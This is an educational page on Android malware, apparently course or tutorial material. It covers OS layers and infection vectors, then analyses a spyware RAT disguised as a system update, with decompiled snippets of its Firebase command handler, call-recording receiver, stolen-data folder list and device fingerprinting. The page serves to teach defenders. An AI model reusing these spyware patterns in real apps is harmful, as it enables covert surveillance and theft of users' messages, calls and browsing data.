


Android Malware

Android Basics

- Only 4.9% of Android users are running the current version.
- Android system has more layers of abstraction than any desktop operating system.
- Malware can target any of these layers.



Layers of the Android OS architecture:

1. Application
2. Application Framework
3. Libraries
4. Linux Kernel

Mobile Malware

- Mobile malware introduces an array of new possibilities for malicious behavior, some of these include:
- GPS
- Accelerometer
- SMS, Camera, C&C
- It also has a few disadvantages and constraints:
- Limited Power, Bandwidth, Permissions

Infection Vectors


- Usually requires side-loading
- Generally social engineering attacks
- Vectors include:

- Phishing
- Third Party app stores
- Exploit Kits
- Backdoored SDKs

Profiting from Infection

- Exfiltration of data
- Botnet addition (like with Hide and Seek botnet)
- Stealing personal information





SNIPPET

- This snippet is from a Malware which was posing as a System Update.
- Images and data courtesy of zimperium
- It's a RAT that can execute commands to collect and exfiltrate data.
- Steps after Installation:

1. Registers the device with Firebase Command and Control with a few details

```

@Override // com.google.firebase.messaging.FirebaseMessagingService
@SuppressInt("WrongThread")
public void onMessageReceived(RemoteMessage arg0) {
    new Thread(new Runnable() {
        @Override
        public void run() {
            String v0 = (String) arg0.getData().get(ConstantAppString.CO);
            AppLogger.v(Log.DEBUG, (FirebaseMessagingService) this, v0);
            int v2 = 1;
            int v3 = 1;
            if (v0.equals(ConstantAppString.CO)) {
                new Handler(Looper.getMainLooper()).post(new Runnable() {
                    @Override
                    public void run() {
                        LocationUtility.getInstance(FirebaseMessagingService.this, getApplicationContext()).initializeLocation(FirebaseMessagingService.this, getApplicationContext());
                    }
                });
            }
            else if (v0.equals(ConstantAppString.MI)) {
                SharedPreferencesClass.getInstance(FirebaseMessagingService.this, getApplicationContext()).setLastDataCollectionTime(ConstantAppString.MESSAGES_FOLDER, 0);
                new GetMessages(FirebaseMessagingService.this, getApplicationContext()).collectSynchronous();
            }
            else if (v0.equals(ConstantAppString.CO)) {
                SharedPreferencesClass.getInstance(FirebaseMessagingService.this, getApplicationContext()).setLastDataCollectionTime(ConstantAppString.CONTACTS_FOLDER, 0);
                SharedPreferencesClass.getInstance(FirebaseMessagingService.this, getApplicationContext()).setLastDataCollectionTime(ConstantAppString.CONTACTS_FOLDER, 0);
                new GetContacts(FirebaseMessagingService.this, getApplicationContext()).collectSynchronous();
            }
        }
    }).start();
}

```

2. Spyware looks for any activity of interest, if it finds any it starts recording it. After that it collects the updated call log and the uploads the contents to the C&C server as an Encrypted ZIP file.

```

<receiver android:name="com.update.system.important.callrecord.CallReceiver">
    <intent-filter android:priority="1">
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
        <action android:name="android.intent.action.PHONE_STATE"/>
    </intent-filter>
</receiver>

```

3. When it receives a success response from the C&C server it deletes the files.
4. All collected data is organized into folders inside the spyware's private storage.

```

ConstantAppString.LOCATION_FOLDER = "99990";
ConstantAppString.CONTACTS_FOLDER = "99991";
ConstantAppString.CALL_LOGS_FOLDER = "99992";
ConstantAppString.MESSAGES_FOLDER = "99993";
ConstantAppString.IMAGES_FOLDER = "99994";
ConstantAppString.VIDEOSPICTURES_FOLDER = "99995";
ConstantAppString.CALL_RECORDING_FOLDER = "99997";
ConstantAppString.VOICE_RECORDING_FOLDER = "99998";
ConstantAppString.CAMERA_FOLDER = "99999";
ConstantAppString.COMMAND_FOLDER = "100000";
ConstantAppString.TREE_FOLDER = "100001";
ConstantAppString.WHATSAPP_FOLDER = "100002";
ConstantAppString.BOOKMARKS_FOLDER = "100003";
ConstantAppString.HISTORY_FOLDER = "100004";
ConstantAppString.SEARCHES_FOLDER = "100005";
ConstantAppString.CHROME_BOOKMARKS_FOLDER = "100006";
ConstantAppString.CHROME_HISTORY_FOLDER = "100007";
ConstantAppString.CHROME_SEARCHES_FOLDER = "100008";
ConstantAppString.FIREFOX_BOOKMARKS_FOLDER = "100009";
ConstantAppString.CLIPBOARD_FOLDER = "100012";
ConstantAppString.DOCUMENTS_FOLDER = "100013";
ConstantAppString.SEC_FOLDER = "100014";
ConstantAppString.NOTIFICATION_FOLDER = "100015";
ConstantAppString.MESSAGES_MESSENGER_FOLDER = "100016";
ConstantAppString.MESSAGES_WHATS_FOLDER = "100017";
ConstantAppString.SCREENSHOT_FOLDER = "100018";

```

5. The spyware compares information collected using the **Build.DEVICE** and **Build.MODEL** against a list of hardcoded values of Devices.

```

if(arg7 != null && (arg7.equals("shamu"))) {
    return "Nexus 6";
}

if(arg7 != null && (arg7.equals("OnePlus")) || arg8 != null && (arg8.equals("ONE E1003"))) {
    return "OnePlus";
}

if(arg7 != null && (arg7.equals("OnePlus2")) || arg8 != null && (arg8.equals("ONE A2003"))) {
    return "OnePlus2";
}

if(arg7 != null && (arg7.equals("OnePlus3")) || arg8 != null && (arg8.equals("ONEPLUS A3000"))) {
    return "OnePlus3";
}

if(arg7 != null && (arg7.equals("OnePlus5")) || arg8 != null && (arg8.equals("ONEPLUS A5000"))) {
    return "OnePlus5";
}

if(arg7 != null && ((arg7.equals("a53g")) || (arg7.equals("a5lte")) || (arg7.equals("a5ltechn")))) {
    return "Galaxy A5";
}

```

6. The spyware creates a notification if the device's screen is off when it receives a command using the Firebase messaging service. The "Searching for update.." is not a legitimate notification from the operating system, but the spyware.



Further Learning

- <https://www.csee.umbc.edu/courses/undergraduate/CMSC491malware/android-malware.pdf>
- https://www.tutorialspoint.com/mobile_security/index.htm